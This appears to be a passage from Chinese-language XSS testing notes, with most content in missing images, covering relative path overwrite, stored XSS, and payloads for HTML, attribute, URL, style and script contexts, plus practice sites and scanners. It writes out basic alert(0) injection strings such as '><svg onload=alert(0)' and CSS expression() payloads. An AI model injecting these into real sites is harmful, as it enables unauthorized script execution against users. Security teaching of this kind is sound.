
HTML编译器解析经常混乱而又可理解，因为复杂的相互作用在HTML、实体和不同的文本类型。那些混淆发生在HTML和XHTML。在IE9实际文档格式将会被解析软件混乱编译这是一个XHTML元素而不是HTML元素。

## （五）专业或相对路径覆盖XSS


<http://challenge.hackvertor.co.uk/xss_horror_show/chapter7/rpo.php>




## （六）不同存储型XSS



http://user-agent.me/







# 三不同环境下的XSS测试

## （一）HTML Context




## （二）Attribute Context









><svg onload=alert(0)




'><svg onload='alert(0)





"><svg onload="alert(0)





## （三）URL Context

javascrip:alert(0)




<https://public-firing-range.appspot.com/reflected/url/href?q=data:text/html;base64>,




## （四）Style Context







body{xss:expression(alert(0))}



这是一个死循环，放入IE就会卡死，在虚拟机测试





expression(alert(0))




这是一个死循环，放入IE就会卡死，在虚拟机测试


## （五）Script Context






1;alert(0);//





1";alert(0);//



# Exploiting XSS with OWASP Xenotix XSS Exploit Framework

稍后补充

# 四XSS测试技巧

## 工具扫描

APPscan

awvs

burpsuite

XSSER XSSF

## 手动测试

